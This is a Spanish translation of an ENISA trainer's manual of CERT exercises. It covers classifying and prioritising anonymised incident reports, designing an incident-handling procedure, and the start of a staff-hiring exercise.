EJERCICIOS CERT

MANUAL

Tabla de contenidos

1. Aviso legal

Debe tenerse en cuenta que esta publicación, a menos que se indique lo contrario, representa las opiniones e interpretaciones de los autores y editores de la misma. Esta publicación no debería considerarse un producto de la actividad de ENISA u organismos de ENISA, a no ser que se adopte de conformidad con el Reglamento de ENISA (CE) Nº 460/2004. Esta publicación no tiene por qué representar los últimos avances en este campo por lo que podría actualizarse ocasionalmente.

Las referencias a fuentes de terceros se citan como corresponde. ENISA no se hace responsable del contenido de fuentes externas, entre las que se incluyen los sitios web externos a los que se hace referencia en esta publicación.

La finalidad de este documento es exclusivamente informativa y educativa. Ni ENISA ni cualquier persona que actúe en su nombre se hace responsable del uso que podría hacerse de la información contenida en esta publicación.

2. Agradecimientos

ENISA quiere agradecer su colaboración a todas las instituciones y particulares que han contribuido a la creación de este documento. Nos gustaría decir “Gracias” de forma muy especial a los siguientes colaboradores:

- Anna Felkner, Tomasz Grudzicki, Przemysław Jaroszewski, Piotr Kijewski, Mirosław Maj, Marcin Mielniczek, Elżbieta Nowicka, Cezary Rzewuski, Krzysztof Silicki, Rafał Tarłowski, todos ellos del CERT de Polonia (*NASK/CERT Polska*), quienes, como consultores, elaboraron la primera versión de este documento.

- A la infinidad de personas que han revisado este documento.

- Traducción al español por INTECO-CERT.

Ejercicio 1

Clasificación y gestión básica de incidentes

Objetivo principal	Este ejercicio proporciona a los estudiantes experiencia relativa a incidentes reales, su ambigüedad y complejidad. Tras la finalización del ejercicio, los estudiantes deberían comprender los elementos en los que es necesario fijarse durante el análisis inicial, la forma en que los diversos factores pueden afectar a la priorización y cómo comunicarse con los remitentes de los incidentes y terceras partes relacionadas. Durante el ejercicio aplicarán a los incidentes un esquema de clasificación determinado (la finalidad de esta parte del ejercicio es que los miembros del equipo trabajen en la clasificación coherente de los casos problemáticos -por ejemplo, gusano vs. *scanning*- y, posiblemente, sugerir un plan de clasificación más claro y menos ambiguo para el equipo).	
Destinatarios	El ejercicio está destinado a los responsables de la gestión de incidentes sea cual sea su nivel de experiencia. Requiere una buena comprensión de los servicios y la topología de Internet.	
Duración total	2 horas y 25 minutos	
Distribución temporal	Presentación de ejercicio	10 min.
	Tareas 1-9: Análisis, clasificación y priorización de los incidentes recibidos.	60 min.
	Debate	60 min.
	Resumen y conclusión del ejercicio	15 min.
Frecuencia	Una vez al año para los nuevos miembros del equipo o para miembros a los que se les ha vuelto a asignar funciones de respuesta ante incidentes. Se puede realizar este ejercicio con incidentes reales como un ejercicio interno al equipo para todos los responsables de la gestión de incidentes en un CERT. En este caso el objetivo sería asegurarse de que existe coherencia entre la clasificación y la priorización de los incidentes por parte de los diferentes miembros del equipo.	

DESCRIPCIÓN GENERAL

El ejercicio simula las fases iniciales del proceso de gestión de incidentes utilizando diez incidentes reales. Estas fases incluyen:

- verificación del incidente (¿realmente ocurrió el incidente?);
- interpretación (¿qué sucedió exactamente?);
- determinación del alcance del incidente (¿Cuáles son las consecuencias reales y posibles para su comunidad de clientes y para otras comunidades?

- clasificación;
- priorización (basada en los factores anteriores).

Los estudiantes intentarán completar estas fases en cada uno de los incidentes. Seguidamente se debatirán las posibles divergencias en sus resultados.

Antes de llevar a cabo el ejercicio lea detenidamente todos los incidentes y las repuestas esenciales. Si los estudiantes vienen de un/unos equipo/s ya establecido/s, pídales que aporten el esquema de clasificación que usan en su trabajo diario. Puede que usted prefiera utilizar esos esquemas en lugar de los sugeridos en los ejercicios pero, en cualquier caso, es importante que todos los estudiantes utilicen el mismo esquema, ya que así se tiene un base común para un debate futuro. Además usted puede considerar la utilización de ejemplos reales obtenidos de su propia experiencia en lugar de algunos de los casos que se ofrecen en el libro del estudiante. Las pautas para hacer anónimos los datos utilizados en este ejercicio han sido las siguientes:

- 10/8 son redes ubicadas en Utopia
- 10.187/16 son redes de la Red Nacional de Investigación y Educación (NREN por sus siglas en inglés - *National Research and Education Network*) de Utopia.
- .ut es el dominio de primer nivel de Utopia.

Estos datos, en consecuencia, han sido utilizados en los informes que se incluyen en el LiveDVD.

PROGRAMA DEL EJERCICIO

A continuación se describe el programa del ejercicio. El formador debería moderar todos los debates.

Presentación del ejercicio

Distribuya a los estudiantes en grupos pequeños (2 ó 3 personas). Pídales que abran el cliente de correo IceDove que se encuentra en el LiveDVD. Hay nueve notificaciones de incidentes en la "Bandeja de Entrada". El paquete de herramientas (*toolset*) contiene pautas para los estudiantes así como el esquema de clasificación propuesto[1]:

Categoría del incidente (campo de entrada obligatorio)	**Tipo de incidente** (campo de entrada opcional pero deseable)	**Descripción / Ejemplos**
Contenido abusivo	*Spam*	'Correo electrónico masivo no deseado' (*unsolicited bulk e-mail*), lo que significa que el receptor del mensaje no ha concedido un permiso verificable para que el mensaje le sea enviado y que el mensaje

[1] Esta clasificación se desarrolló durante el proyecto eCSIRT.net sobre cooperación CERT y estadísticas comunes. Se puede encontrar más información en http://www.ecsirt.net/cec/service/documents/wp4-clearinghouse-policy-v12.html#HEAD6

		se ha enviado como parte de un grupo mayor de mensajes, todos con idéntico contenido.
	Acoso	Desacreditar o discriminar a alguien (i.e., *cyberstalking*, una forma de acoso informático)
	Menores/Sexo/Violencia/...	Pornografía infantil, exaltación de la violencia, ...
Código malicioso	Virus	Software que, de forma intencionada, se incluye o inserta en un sistema con un fin perjudicial. Normalmente es necesaria la intervención del usuario para activar el código.
	Gusano (*worm*)	
	Troyano (*trojan*)	
	Software espía (*spyware*)	
	Software de marcación telefónica (*dialler*)	
Captación de información	Rastreo (*scanning*)	Ataques que envían peticiones (*requests*) a un sistema con el objeto de descubrir sus puntos débiles. En esta categoría también se incluyen algunos tipos de procesos de verificación (*testing*) que recopilan información sobre servidores (*hosts*), servicios y cuentas. Ejemplos: protocolo *fingerd*, consultas de DNS, protocolos ICMP y SMTP (EXPN, RCPT,…).
	Husmeo (*sniffing*)	Observación y registro del tráfico de red (*wiretapping* – interceptación física de la red)
	Ingeniería social	Recopilación de información relativa a una persona de una forma no técnica (p. ej., por medio de mentiras, engaños, sobornos o amenazas).
Intentos de intrusión	Explotación de vulnerabilidades conocidas	El intento de comprometer la seguridad de un sistema o el de interrumpir un servicio mediante la explotación de vulnerabilidades que tienen un identificador normalizado como puede ser un código CVE (*Common Vulnerabilities and Exposures)*. Ejemplos: desbordamiento de búfer, puertas traseras (*backdoors)*, XSS (*Cross Side Scripting)*, etc.

	Intentos de acceso a un sistema (*login*)	Intentos múltiples de *login* (Adivinación o desciframiento de contraseñas, ataques de fuerza bruta).
	Firma de ataques desconocidos	Un intento de intrusión que utiliza un *exploit* desconocido.
Intrusiones	Comprometer las cuentas con privilegios	Las acciones que logran comprometer un sistema o aplicación (servicio). Esto puede haberse producido de forma remota por una vulnerabilidad conocida o desconocida, o también por un acceso local no autorizado.
	Comprometer las cuentas sin privilegios	
	Comprometer las aplicaciones	
Disponibilidad	Ataque DoS (*Denial of Service* – denegación de servicio)	En este tipo de ataques, un sistema es bombardeado con tal cantidad de paquetes que las operaciones experimentan retrasos o el sistema se bloquea por completo. Ejemplos de un ataque DoS remoto son SYS-a, saturación de PING (*PING-flooding*) o el envío indiscriminado y masivo de emails (de DDos: TFN, Trinity, etc.). Sin embargo, la disponibilidad también puede verse afectada por acciones locales (p.ej. destrucción, interrupción del suministro eléctrico).
	Ataque DDoS (*Distributed Denial of Service* – ataque distribuido de denegación de servicio)	
	Sabotaje	
Seguridad de la Información	Acceso no autorizado a la información	Aparte del uso impropio de la información y los sistemas a nivel local, la seguridad de la información puede verse amenazada si se ha logrado comprometer una cuenta o aplicación. Además, también pueden darse los ataques que interceptan y acceden a la información durante la transmisión (*wiretapping*, *spoofing* – falsificación de datos, *hijacking* – secuestro de información)
	Modificación no autorizada de la información	
Fraude	Uso no autorizado de los recursos	La utilización de los recursos para fines no permitidos, incluyendo las operaciones con ánimo de lucro (p.ej., el uso del correo electrónico para participar en cadenas de mensajes fraudulentos relativos a planes piramidales o de beneficios).
	Derechos de autor (Copyright)	Venta e instalación de copias de software comercial sin licencia u otros materiales protegidos por los derechos de autor (Warez).
	Enmascaramiento (*masquerade*)	Ataques en los que una entidad adopta, de forma ilegal, la identidad de otra para

		obtener algún beneficio.
Otros	Todos aquellos incidentes que no encajan en ninguna de las categorías especificadas anteriormente.	Si el número de incidentes incluidos en esta categoría aumenta, esto sería un indicio de que el esquema de clasificación necesita revisarse.

Inste a los estudiantes a que analicen los incidentes, describan la situación y las posibles formas de atenuar su peligrosidad, y a que apliquen el esquema de clasificación y prioricen los incidentes, otorgándoles "grados de prioridad" de 1, 2 ó 3, siendo '1' el grado de prioridad mayor.

Conceda de 60 a 75 minutos para su resolución. En ese tiempo, asegúrese que usted es capaz de responder correctamente a las preguntas que puedan surgir. No ofrezca sugerencias o pistas (únicamente conteste de forma detallada y correcta cuando le hagan preguntas).

Indicaciones para el ejercicio

Tarea 1 ***UKSUtopia Inspections***

Éste puede parecer un informe de *spam* ordinario. Sin embargo, un análisis más minucioso refleja que, al parecer, alguien desde *control@ministry.gov.ut* envió un mensaje a una lista de correo informando a los compañeros de trabajo acerca de alguna tarea de mantenimiento que había sido programada. Una de las direcciones rebotó y el mensaje rebotado fue reportado como *spam*. Claramente nos encontramos ante un malentendido y el incidente resulta no válido.

Tarea 2 ***Abuse: 10.187.137.4***

Este incidente refleja un ataque DDoS en el que participa un servidor (*host*) perteneciente a la comunidad de clientes (*constituency*) del CERT de Utopia. Lo primero que habría que hacer sería determinar si la dirección ha sido falsificada o si estamos ante un problema real de nuestra red. Ya que los registros (*logs*) se originan en un servidor web y muestran peticiones HTTP completas, la conexión TCP tiene que haberse establecido y la comunicación sucedió de forma bidireccional. En tal caso, para falsificar la IP sería necesario que los *hackers* secuestraran los prefijos BGP de la red, lo que probablemente supondría mucho esfuerzo cuando, por otro lado, se puede acceder fácilmente a las *botnets*. En cualquier caso el seguimiento que se ha propuesto consistiría en comprobar los flujos y el estado de la máquina en cuestión.

Tarea 3 ***[SpamCop (http://www.company.ut/) id:3091085703]3-4 June-Workshops for Managers***

Este un *spam* ordinario de reclamación que se ha reenviado a través del servicio SpamCop. La reclamación llega al CERT de Utopia porque la página web anunciada en el email forma parte de su comunidad de clientes. Su posible seguimiento depende de la legislación referente al *spam* específica del país en cuestión. En algunos casos, incluso cuando el envío masivo de mensajes comerciales está prohibido por la ley, cada uno de los mensajes debe ser reportado de forma individual por el receptor del mismo a las autoridades competentes, lo que, de hecho, hace que la ley no puede ser aplicada. En

esos casos, el papel del CSIRT es mínimo, limitándose a asesorar a los usuarios y, probablemente, a registrar el incidente para fines estadísticos.

Tarea 4 ***[CERTPT #56817] Unauthorized access attempt registered*** (Intento registrado de acceso no autorizado)

Este es un incidente de otro CERT que contiene registros de intentos de acceso no autorizados. Según el esquema de clasificación propuesto es posible sugerir que estos tipos de ataque por fuerza bruta, que encajan perfectamente en la categoría de "intentos de acceso a un sistema (*login*)", pueden indicar actividad de gusanos. No sucedería nada si usted está seguro de que se trata de un comportamiento de gusanos típico (p. ej., si han ocurrido últimamente infecciones comunes muy extendidas con patrones similares) y de que se utiliza la misma clasificación de forma coherente por todo el equipo.

Conviene señalar que los registros (*logs*) no entran dentro del alcance del CERT de Utopia de forma directa. En cambio, los hosts que se muestran pertenecen a un proveedor diferente dentro de Utopia, de modo que el CERT Utopia desempeñará el papel de coordinador. Además, la denominación *.internetdsl.* en los nombres de hosts sugiere un direccionamiento dinámico, por lo que sería esencial facilitar al Proveedor de Servicios de Internet (ISP – *Internet Service Provider*) registros completos junto con sus sellos de tiempo (*timestamps*). La falta de la dirección del host atacado podría representar un problema si los sellos de tiempo no están sincronizados y, asimismo, en el caso de procedimientos NAT (*Network Address Transation* – Traducción de Dirección de Red). Obsérvese que todos los sellos de tiempo se definen en tiempo GMT, por lo que la diferencia horaria debe tenerse en cuenta.

Tarea 5 ***Incident 10.187.21.203*** (Incidente 10.187.21.203)

Se trata de un incidente desde un sistema automatizado de monitorización y comunicación de incidencias, el cual notifica al usuario acerca de actividades de rastreo (*scanning*) por parte de uno de los servidores de su comunidad de clientes. Hay que considerar que estas exploraciones (*scans*) se realizan alrededor de puertos que se sabe perfectamente que son utilizados por gusanos (TCP 135, 137, 139 y 445). Esto no tiene por qué indicar actividad de gusanos (posiblemente múltiples infecciones al mismo tiempo), por lo que, de nuevo, se pueden presentar argumentos a favor de incluir esta actividad tanto en la categoría de "rastreo" como en la de "gusano".

Tarea 6 ***[SpamCop (http://www.bigoil.ut/cgi-bin/internet.exe/portal/ep/home.do?tabId=0) id:3120641650]----BIGOIL CO. Search (Immediate Part-Time JOB for …***

En un primer momento este incidente parece simplemente otro incidente de spam relacionado con una página web publicitada mediante mensajes spam (*'spamvertised'*) de una empresa ubicada en Utopia. En realidad nos encontramos ante una estafa financiera (*scam*) similar a las estafas nigerianas, en las que el nombre, marca y el sitio web de una empresa real y acreditada son utilizados ilegítimamente para crear una historia ficticia acerca de algún negocio un tanto turbio. La clasificación sugerida es "fraude", ya que "ingeniería social" está más relacionada con los procesos de reconocimiento y recogida de información útil para ataques futuros.

Tarea 7 ***Incident 10.187.108.39***

Se trata de otro incidente desde un sistema automatizado. En esta ocasión, simultáneamente con patrones de rastreo, se proporcionan diversas descripciones de firmas IDS (*Intrusion Detection System*). El mismo tipo de ataque a través de múltiples hosts en una subred hace que sea posible vincularlo a la actividad de un gusano como el MSBlaster de lovSan (estos gusanos tenían como objetivo el puerto 135 TCP).

Tarea 8 *Bank Phish Site [211889] - Please Reply ((NOTE - THIS SITE(s) HAS BEEN UP SINCE 3/07. WE HAVE SENT 4 NOTICES TO SHUT IT DOWN - PLEASE DO SO))*

Este es un caso de suplantación de identidad (*phishing*) en el que el sitio web, aparentemente, está usando tecnología *fast-flux*, lo que hace que sea más complicado bloquearlo. Se informa que existen diversas copias del sitio en Utopia y se pide ayuda al CERT de Utopia para desmantelarlas. Si es posible, se les debería solicitar a los ISP oportunos que retengan cualquier evidencia de actividades maliciosas tales como registros de las conexiones desde las máquinas. Sin embargo, esto puede resultar problemático si algunas máquinas de usuarios domésticos forman parte de una *botnet*. Las acciones complementarias podrían incluir una nueva supervisión del dominio de vez en cuando, ya que puede que aparezcan direcciones IP nuevas de forma inesperada en la lista de ordenadores 'zombis' en los que se aloja el sitio web en cuestión.

Tarea 9 [MBL# 89603] Malware Block List Alert (Alerta de listas de bloqueo de sitios con malware)

Un archivo malicioso se aloja en algún lugar en el dominio .ut. El incidente no indica si el propio servidor (*host*) también se ubica en Utopia, por lo que el primer paso consistiría en resolver el nombre de dominio. Existen algunos escenarios que pueden probarse con este tipo de incidentes. Si el sitio web en el que se inyectó el malware (3q.ut en este caso) parece legítimo, se debería intentar contactar con la empresa propietaria e informarla de los problemas. Un gran número de empresas hará lo que sea necesario para corregir el problema simplemente por el hecho de salvaguardar su reputación. Otro camino que se puede intentar sería el de la empresa que aloja las webs, ya que en muchos casos los propietarios de los sitios web externalizan la administración del sitio y tendrán que contactar con los administradores de todas formas. Si se tiene la sensación de que el malware se ha alojado intencionadamente (o al menos con conocimiento), lo mejor sería ponerse en contacto con el ISP inmediatamente y, posiblemente, informar también a las autoridades policiales competentes.

Debate

En el momento adecuado, invite a una persona de cada equipo a que exponga con claridad:

- su visión de la situación;
- la forma en la que su equipo actuaría, con quién se pondrían en contacto;
- el tipo de incidente al que se enfrentan (haciendo uso del esquema de clasificación propuesto);
- el grado de prioridad que asignarían al incidente y por qué.

En este punto no comente los resultados. Tome nota de todos ellos en una pizarra blanca para que todo el mundo pueda verlos.

Una vez recopiladas todas las respuestas, habrá que discutir cada caso, centrándose en aquellos que recibieron grados de prioridad diferentes o una clasificación distinta por parte de los grupos. Algunas veces el mismo incidente se clasifica como muy importante por un grupo y con un nivel de prioridad muy bajo por otros. No habría problema siempre que los grupos sean capaces de ofrecer justificaciones para sus priorizaciones. Sea flexible con los argumentos y describa casos de su propia experiencia que se puedan aplicar.

Resumen del ejercicio

Algunos criterios útiles para poner el punto final y hacer una conclusión del ejercicio serían estos:

- La mayoría de los esquemas de clasificación no son perfectos; seguramente ninguno lo sea. La creación de un esquema de clasificación específico para un equipo determinado puede hacer que las elecciones sean inicialmente más obvias, pero éste tendrá que actualizarse a menudo. Por otra parte, utilizar un esquema de clasificación durante más tiempo y compartirlo con otros equipos permitiría la comparación de estadísticas.
- Cuando un tipo de incidente resulta ambiguo, el nombre de la categoría no es lo esencial. Es más trascendente cómo se describe esta categoría en las estadísticas. Y la característica más importante sería la coherencia, de modo que asegúrese de que todos los responsables del manejo de incidentes clasifican incidentes similares de la misma forma. Las reuniones periódicas y los debates *ad hoc* deberían ayudar a resolver las discrepancias.
- La prioridad no es una función de una sola variable (el tipo de incidente). Algunos grupos podrían haber clasificado un incidente de la misma manera, pero haberles dado diferentes niveles de prioridad basándose en otros conocimientos o suposiciones tales como "Es un gusano muy extendido". En la vida real es esencial conocer estos factores y recopilar cualquier información necesaria para evitar confusiones.

MÉTRICAS DE EVALUACIÓN

Tal como se afirma anteriormente, no existen unas únicas respuestas "correctas" en este ejercicio. Algunos casos pueden ser más discutibles que otros. Siguiendo las indicaciones ofrecidas anteriormente y las respuestas que se muestran a continuación, asegúrese de que los estudiantes no han pasado por alto algunos puntos cuya importancia no resulta evidente en un primer momento y que hayan identificado correctamente la naturaleza del problema. Además es indispensable que cuando se justifiquen los grados de prioridad dados a los incidentes, los estudiantes tengan en cuenta no sólo el tipo de incidente sino también su alcance y relevancia para la comunidad de clientes del CERT.

A continuación se sugiere una tabla con una clasificación y priorización para este ejercicio:

Tarea	Clasificación	Prioridad	Comentarios
1	Ninguna	No aplicable	No es un incidente
2	DDoS	1	Si el ataque no está en curso es posible rebajar el grado de prioridad
3	Spam	3	1.1.1
4	Intentos de *login*	2	1.1.2
5	Rastreo	2	Gusano, si la actividad del mismo es elevada o existe alguna otra evidencia.
6	Fraude	3	1.1.3
7	Gusano	2	1.1.4
8	Enmascaramiento	1	Los sitios que distribuyen malware y los que suplantan la

			identidad de forma activa deberían ser tratados con una prioridad más alta que la normal.
9	Código malicioso	1	Véase comentario previo. Puede sugerirse que el esquema de clasificación se amplíe para incluir las infecciones causadas por la descarga de malware sin conocimiento del usuario (*drive-by-download*) y otros mecanismos de distribución de malware.

Ejercicio 2

Evaluación del procedimiento de gestión de incidentes

Objetivo principal	Los participantes en este ejercicio tendrán la oportunidad de aprender lo más importante sobre la gestión de incidentes. Les dará una idea sobre cómo organizar este proceso en sus equipos de la forma más eficaz.	
Destinatarios	Este ejercicio se dirige principalmente a los miembros poco experimentados del CERT. También puede impartirse a miembros más experimentados para darles la oportunidad de reconsiderar sus procedimientos actuales y para que aprendan nuevos métodos de gestión de incidentes que les permitan organizar su trabajo más eficientemente.	
Duración total	3 horas, 10 minutos	
Distribución temporal	Presentación del ejercicio	30 min.
	Tarea 1: Desarrollo de los procedimientos de gestión de incidentes.	60 min
	Tarea 2: Resolución de problemas críticos en la gestión de incidentes.	70 min.
	Resumen del ejercicio y evaluación	30 min.
Frecuencia	Es de gran importancia que este ejercicio se lleve a cabo con miembros del CSIRT nuevos o incluso con candidatos. También podría realizarse de forma periódica, con el objeto de proporcionar a los miembros con más experiencia la oportunidad de evaluar y mejorar sus procedimientos actuales.	

DESCRIPCIÓN GENERAL

El propósito de este ejercicio es:

- Familiarizar a los participantes con el conjunto básico de actividades relativas a los procesos de gestión de incidentes (GI);
- Enseñar una secuencia adecuada de actividades durante el proceso GI.
- Especificar y proporcionar conocimientos acerca de las partes más importantes del procedimiento GI que afectan de forma crítica al éxito del proceso.
- Familiarizar a los participantes con todos los actores posibles del proceso GI;
- Ofrecer a los participantes conocimientos básicos sobre los métodos más efectivos de cooperación entre el CSIRT y los actores clave responsables de la gestión de incidentes.

PROGRAMA DEL EJERCICIO


El programa del ejercicio se describe a continuación. El formador debería moderar todos los debates.

Presentación del ejercicio

En primer lugar se presenta a los estudiantes información general relativa al proceso de gestión incidentes. Defina la parte más importante del procedimiento general y explique las secuencias habituales de un procedimiento correcto. Identifique también en esta etapa a los actores más relevantes del proceso.

Para presentar un concepto general del flujo de trabajo del procedimiento se deberían describir las partes esenciales del mismo: recepción del reporte de incidente, verificación del incidente, análisis, procesamiento de notificaciones y solución.

Puede utilizar el siguiente esquema:



Facilite a los estudiantes únicamente una visión general de estas fases. No explique en detalle los tipos de actividades que se incluyen en cada una de las fases del procedimiento de gestión de incidentes, ya que esta tarea formará parte del trabajo de los estudiantes. También debería mencionar los actores que participan en el procedimiento, entre los que se incluyen:

- 'Su' CERT,
- Un informador (un individuo / una organización),
- Una víctima (un individuo / una organización),
- Un atacante (un individuo / una organización),
- Fuerzas y cuerpos de seguridad
- Proveedores de Servicios de Internet (ISP - *Internet Service Providers*),
- Otros CERT

Cuando se presenten estos actores, no asigne un papel particular a cada uno de ellos ya que ésta también será parte del trabajo de los estudiantes.

Tarea 1 Desarrollar un procedimiento de gestión de incidentes

Después de la presentación general inicial del tema en cuestión, continúe con las tareas de los estudiantes.

Distribuya a los estudiantes en grupos de tres a cuatro personas. Al menos debería haber dos grupos y, preferiblemente, no más de cuatro. Cada grupo se encarga de las siguientes tareas:

Proporcione a los estudiantes el contenido de la "Tarea 1".

Utilizando los objetos de un procedimiento de gestión de incidentes, desarrolle un procedimiento completo. Cree una secuencia adecuada de actividades, establezca relaciones entre ellas y señale las orientaciones de los flujos de trabajo. Adicionalmente, amplíe el procedimiento con sus propias propuestas de actividades haciendo uso de los objetos vacíos.

Tras preparar el procedimiento, identifique las actividades que requieren la comunicación con terceras partes. Para cada una de ellas señale las formas de comunicación recomendables (p. ej. email ordinario, llamada telefónica, email cifrado, etc.)

Analice su procedimiento. Especifique los elementos críticos e identifique los problemas potenciales que pudiesen surgir durante la ejecución de los procedimientos.

Utilice el Apéndice 1 para esta tarea.

Conceda a los estudiantes entre 30 y 45 minutos de tiempo para completar la tarea. Durante este tiempo, asegúrese que usted es capaz de contestar cualquier pregunta que pueda plantearse. No ofrezca indicaciones o pistas usted mismo (responda de forma detallada y correcta únicamente cuando se le pregunte). Cuando finalice el tiempo conceda a cada grupo otros 5 ó 10 minutos para presentar su propuesta de procedimiento. Enumere todos los elementos críticos presentados por cada grupo en una pizarra blanca. Durante la presentación todos los estudiantes podrán hacer preguntas. Después de la misma también podrán hacer preguntas o comentarios pero deberían evitar hacer una evaluación final de los procedimientos.

Tarea 2 Resolución de problemas críticos en la gestión de incidentes.

Después de que los estudiantes hayan expuesto todos sus procedimientos, haga la siguiente pregunta:

¿Qué procedimiento os ha gustado más y cuál de ellos creéis que hay que mejorar?

Deben hacer una elección y explicar su decisión.

Después de debatir sus decisiones (durante aproximadamente 30 minutos), pida a los estudiantes que expongan sus ideas acerca de cómo tratar las partes más críticas del procedimiento conforme a la lista de problemas que los grupos identificaron en la Tarea 1. Junto con los estudiantes cree una lista con los cinco problemas más significativos. Ésta es la Tarea 2 para los grupos. Usted puede formar otros grupos o puede dejar los ya existentes. Su decisión podría depender del rendimiento de los grupos hasta ahora.

Proporcione a los estudiantes el contenido de la *Tarea* 2:

Anote las partes más críticas del procedimiento identificadas por los grupos y por el formador. Manifieste sus ideas acerca de cómo tratarlos con el objeto de minimizar los riesgos asociados y proponga actividades proactivas para evitar tales problemas.

Los estudiantes cuentan con 20 ó 30 minutos para debatir los problemas en los grupos y presentar sus soluciones para mitigarlos y las acciones proactivas necesarias para impedirlos. Después de la presentación de cada grupo se plantea un breve debate de unos 5 ó 10 minutos.

Resumen del ejercicio y evaluación

El ejercicio finaliza con el resumen que usted hace del mismo. Utilice el esquema siguiente para resumir el ejercicio:

- Repetición de los objetivos principales del ejercicio;
- Descripción de las tareas encomendadas a los estudiantes y breve evaluación de su ejecución (véase las Métricas de Evaluación para este ejercicio)
- Descripción de las partes fundamentales del procedimiento de gestión de incidentes y los actores principales.
- Enumeración de los medios de comunicación en un procedimiento de gestión de incidentes y una descripción general de las ventajas e inconvenientes de estos medios en cuanto a la eficacia y seguridad del procedimiento;
- Resumen de los problemas identificados por los estudiantes y los métodos que éstos utilizarían para minimizarlos.

El formador debería aconsejar a aquellos estudiantes que ya cuentan con su propio procedimiento de gestión de incidentes en sus equipos a que hagan una autoevaluación de sus procedimientos.

MÉTRICAS DE EVALUACIÓN

Un método de evaluación intermedio podría consistir en una evaluación cruzada por parte de los equipos de participantes. En esta evaluación los estudiantes analizarían la propuesta de procedimiento que otro grupo haya elaborado e intentarán compararla con la suya propia. Además tratarán de señalar los defectos y los puntos positivos de la propuesta. Para finalizar, se discutirán las diversas opiniones y el formador ofrecerá una evaluación personal.

Como factores más mensurables de la evaluación, se podrían verificar estos aspectos:

- ¿Han indicado todos los actores principales en el proceso de gestión de incidentes?

[Respuesta]

Ésta es una tarea relativamente sencilla ya que usted habrá mencionado ya estos actores en la introducción del ejercicio. Debería explicar que la mayoría del "tráfico" en la gestión de incidentes se intercambia entre los equipos CERT. En este punto también debería advertir que el tipo de actor y su importancia son factores esenciales en la priorización de la gestión de incidentes. Un actor especial serían las Fuerzas y Cuerpos de Seguridad, que normalmente estarían representados por un departamento de policía. Es importante que el procedimiento se adecue a la legislación que detalla cómo deben actuar las Fuerzas y Cuerpos de Seguridad.

- *'Su' CERT*
- Un informador (un individuo / una organización),
- Una víctima (un individuo / una organización),
- Un atacante (un individuo / una organización),
- Fuerzas y Cuerpos de Seguridad
- Proveedores de servicios de Internet (ISP)
- Otros CERT

- ¿Han señalado todas las actividades fundamentales del proceso de gestión de incidentes?

[Respuesta]

Las más importantes son:

- *La determinación correcta de si un informe constituye un incidente o no;*
- *Identificación de la víctima real y el atacante en un incidente, teniendo presente que el atacante identificado en su informe podría no ser el verdadero.*
- *Actividades para alertar a todas las partes interesadas acerca de una amenaza que esté vinculada con su incidente;*
- *Cooperación con los ISP de la víctima y el atacante con el objeto de recopilar y guardar evidencias del incidente.*

- ¿Han enumerado correctamente los medios de comunicación más importantes y los han relacionado con las partes fundamentales del procedimiento?

[Respuesta]

Las relaciones y los medios de comunicación más importantes son:

- *CERT ↔ informador del incidente*
    - *Email (haga todo lo posible para garantizar un contacto cifrado)*
    - *Teléfono (solicite al informante que confirme el incidente mediante el envío de un email)*

- *Formulario web (asegure el cifrado para este medio - SSL)*

– *CERT ↔ Fuerzas y Cuerpos de Seguridad*

- *Teléfono (este método es utilizado principalmente por las fuerzas de seguridad para obtener una información inicial y para la consulta; utilice este método de forma exhaustiva, ya que es un "sistema" educativo muy beneficioso).*
- *Carta oficial (éste es un documento oficial, por lo tanto redáctela y entréguela de acuerdo a la legislación de su país)*

– *CERT ↔ ISP*

- *Email (los socios y medios más frecuentes en el proceso de gestión de incidentes; utilice esta relación activamente, intente desarrollar un esquema de confianza para conseguir una rápida respuesta y use el cifrado para toda la información confidencial)*

REFERENCIAS

Para hacer un resumen del ejercicio, el formador hace uso de las referencias para obtener información gráfica y descriptiva acerca del procedimiento de gestión de incidentes. También debería sugerir las siguientes referencias:

ENISA, *A step-by-step approach on how to setup a CSIRT – Doing Incident Handling*, http://www.enisa.europa.eu/cert_guide/pages/08_03.htm

CERT Coordination Center - *Incident Reporting Guidelines*, http://www.cert.org/tech_tips/incident_reporting.html

Christopher Alberts (Universidad Carnegie Mellon), Georgia Killcrece (Universidad Carnegie Mellon), Robin Ruefle (Universidad Carnegie Mellon), y Mark Zajicek (Universidad Carnegie Mellon) - *Defining Incident Management Processes for CSIRTs: A Work in Progress* http://www.sei.cmu.edu/pub/documents/04.reports/pdf/04tr015.pdf

Ejercicio 3

Contratación de personal CERT

Objetivo principal	Mejorar la capacidad de los directores de los CERT para contratar personal de forma satisfactoria	
Destinatarios	Directores de los CERT responsables de la contratación de empleados	
Duración total	6 horas, 20 minutos	
Distribución temporal	Presentación del ejercicio	20 min.
	Tarea 1: Escribir anuncios de ofertas de trabajo para contratar personal	90 min.
	Tarea 2: Analizar y seleccionar a los candidatos que van a ser entrevistados	90 min.
	Tarea 3: Entrevistar a los candidatos seleccionados	120 min.
	Tarea 4: Selección final de los mejores candidatos	30 min.
	Resumen del ejercicio	30 min.
Frecuencia	Se recomienda que este ejercicio sea realizado una sola vez por los directores de los CERT en cuyas funciones se incluya la contratación de personal y, a partir de entonces, cada tres años.	

DESCRIPCIÓN GENERAL

El propósito de este ejercicio es mejorar la capacidad de los directores de los CERT para contratar empleados para sus equipos CERT de forma satisfactoria. Los estudiantes aprenderán:

- Qué trabajadores son esenciales en un equipo CERT.
- Qué tipo de experiencia profesional y académica, así como aptitudes personales, son fundamentales a la hora de desempeñar las funciones y responsabilidades principales de un CERT.
- Qué tipo de preguntas deberían hacerse durante una entrevista de trabajo;
- Cómo elegir a los candidatos más apropiados para el equipo CERT.

